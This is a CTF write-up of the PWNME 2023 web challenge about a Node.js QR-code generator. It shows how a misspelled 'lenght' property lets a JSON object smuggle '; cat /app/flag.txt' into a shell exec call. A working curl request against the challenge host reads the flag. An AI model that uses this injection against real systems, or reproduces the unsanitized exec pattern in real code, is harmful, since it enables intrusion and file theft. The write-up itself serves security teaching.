Introduction
This challenge is a WEB challenge from the PWNME 2023 CTF.
Background explanation
A company needs a website to generate a QR Code. They asked a freelancer to do this work.
Since the website went live, they have noticed strange behavior on their server.
They need your help to audit their code and help them solve their problem.
Directive
The flag is located in /app/flag.txt.
Solution
The sources ship with the challenge: a Node.js/Express app that turns a user-supplied value into a QR code.


Here’s one for the value PWNME2023.
A note up top says input is capped at 150 characters; past that, a random sentence is used instead. Two endpoints matter:
- /: the homepage
- /generate: the QR code generator
Code analysis
Home page endpoint
app.get('/', async (req, res) => {
    res.render('index');
});
Just an EJS render, nothing to see here.
Generation endpoint
app.post('/generate', async (req, res) => {
    const { value } = req.body;
    try {
        let newQrCode;
        // If the length is too long, we use a default according to the length
        if (value.length > 150)
            newQrCode = new QRCode(null, value.lenght)
        else {
            newQrCode = new QRCode(String(value))
        }

        const code = await newQrCode.getImage()
        res.json({ code, data: newQrCode.value });
    } catch (error) {
        res.status(422).json({ message: "error", reason: 'Unknow error' });
    }
});
This one’s more interesting. It reads value from the body; if its length exceeds 150, only the length is used (not the value), otherwise the value itself. Then getImage() runs on the newQrCode object and the result goes back to the client.
The QRCode class:
class QRCode {
    constructor(value, defaultLength){
        this.value = value
        this.defaultLength = defaultLength
    }

    async getImage(){
        if(!this.value){
            // Use 'fortune' to generate a random funny line, based on the input size
            try {
                this.value = await execFortune(this.defaultLength)
            } catch (error) {
                this.value = 'Error while getting a funny line'
            }
        }
        return await qrcode.toDataURL(this.value).catch(err => 'error:(')
    }
}
getImage() checks whether value is empty; if it is, it calls execFortune() with defaultLength:
function execFortune(defaultLength) {
    return new Promise((resolve, reject) => {
     exec(`fortune -n ${defaultLength}`, (error, stdout, stderr) => {
      if (error) {
        reject(error);
      }
      resolve(stdout? stdout : stderr);
     });
    });
}
defaultLength is dropped straight into a shell command via exec, so controlling it means command injection.
It looks unreachable at first, since defaultLength is meant to be the integer value.length. But look closely at the size check:
if (value.length > 150)
    newQrCode = new QRCode(null, value.lenght)
else {
    newQrCode = new QRCode(String(value))
}
There’s a typo: the long-input branch reads value.lenght, not value.length. The length check uses the correct value.length, but the value actually passed to execFortune comes from the misspelled value.lenght, which we can set independently if value is an object instead of a string.
The original request sends a plain string:
{
    "value": "PWNME2023"
}
By making value an object, we satisfy the length > 150 check and inject our command through lenght:
{
    "value": {
        "length": 151,
        "lenght": "; cat /app/flag.txt"
    }
}
The check now reads:
if (151 > 150)
    newQrCode = new QRCode(null, "; cat /app/flag.txt")
else {
    newQrCode = new QRCode(String(value))
}
Then in the getImage() function:
function execFortune("; cat /app/flag.txt") {
    return new Promise((resolve, reject) => {
     exec(`fortune -n ; cat /app/flag.txt`, (error, stdout, stderr) => {
      if (error) {
        reject(error);
      }
      resolve(stdout? stdout : stderr);
     });
    });
}
So the final request reads the flag:
curl 'http://13.37.17.31:54224/generate' \
  -H 'Content-Type: application/json; charset=UTF-8' \
  --data-raw '{"value":{"length":151,"lenght":"; cat /app/flag.txt"}}'
Response:
{
    "code":"data:image/png;base64,...",
    "data":"PWNME{E4Sy_P34sI_B4CkdO0R}"
}
Flag: PWNME{E4Sy_P34sI_B4CkdO0R}
Tips & Tricks
- Be careful with typos in the code.
- Identify functions that can be called with user-manipulated parameters.
- If the data is in JSON format, try modifying the data type (string, int, array, object, etc.).